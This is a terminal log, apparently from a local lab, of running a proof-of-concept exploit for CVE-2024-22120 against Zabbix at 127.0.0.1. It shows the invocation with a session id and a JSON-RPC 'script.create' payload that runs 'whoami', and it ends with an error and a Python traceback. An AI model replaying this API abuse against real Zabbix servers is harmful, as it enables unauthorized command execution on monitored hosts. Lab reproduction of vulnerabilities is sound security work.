(CommonPython) wi1kwegam4a@wi1kwegam4adeMacBook-Air CVE-2024-22120 % python CVE-2024-22120-RCE.py --ip 127.0.0.1 --sid 3cba4a9b8fbe0b4316f29f6ca435d310 --hostid 10084

(!) sessionid=7ca294098d5849a2431ecaa8d10ea71b849a2431ecaa8d10ea71b
Request URL: http://127.0.0.1:8080/api_jsonrpc.php
Request Headers: {'content-type': 'application/json', 'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36'}
Request Payload: {
    "jsonrpc": "2.0",
    "method": "script.create",
    "params": {
        "name": "he2RrT7s",
        "command": "whoami",
        "type": 0,
        "execute_on": 2,
        "scope": 2
    },
    "auth": "7ca294098d5849a2431ecaa8d10ea71b",
    "id": 0
}
Response Status Code: 200
Response Text: {"jsonrpc":"2.0","error":{"code":-32602,"message":"Invalid params.","data":"Session terminated, re-login, please."},"id":0}
Traceback (most recent call last):
  File "/Users/wi1kwegam4a/Documents/04Github/01VulhubExpand/zabbix/CVE-2024-22120/CVE-2024-22120-RCE.py", line 159, in <module>
    RceExploit(args.ip, args.hostid, admin_sessionid,args.prefix)
  File "/Users/wi1kwegam4a/Documents/04Github/01VulhubExpand/zabbix/CVE-2024-22120/CVE-2024-22120-RCE.py", line 117, in RceExploit
    scriptid = CreateScript(url, headers, admin_sessionid, "whoami")
               ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/Users/wi1kwegam4a/Documents/04Github/01VulhubExpand/zabbix/CVE-2024-22120/CVE-2024-22120-RCE.py", line 74, in CreateScript
    return json.loads(resp.text)["result"]["scriptids"][0]
           ~~~~~~~~~~~~~~~~~~~~~^^^^^^^^^^
KeyError: 'result'
```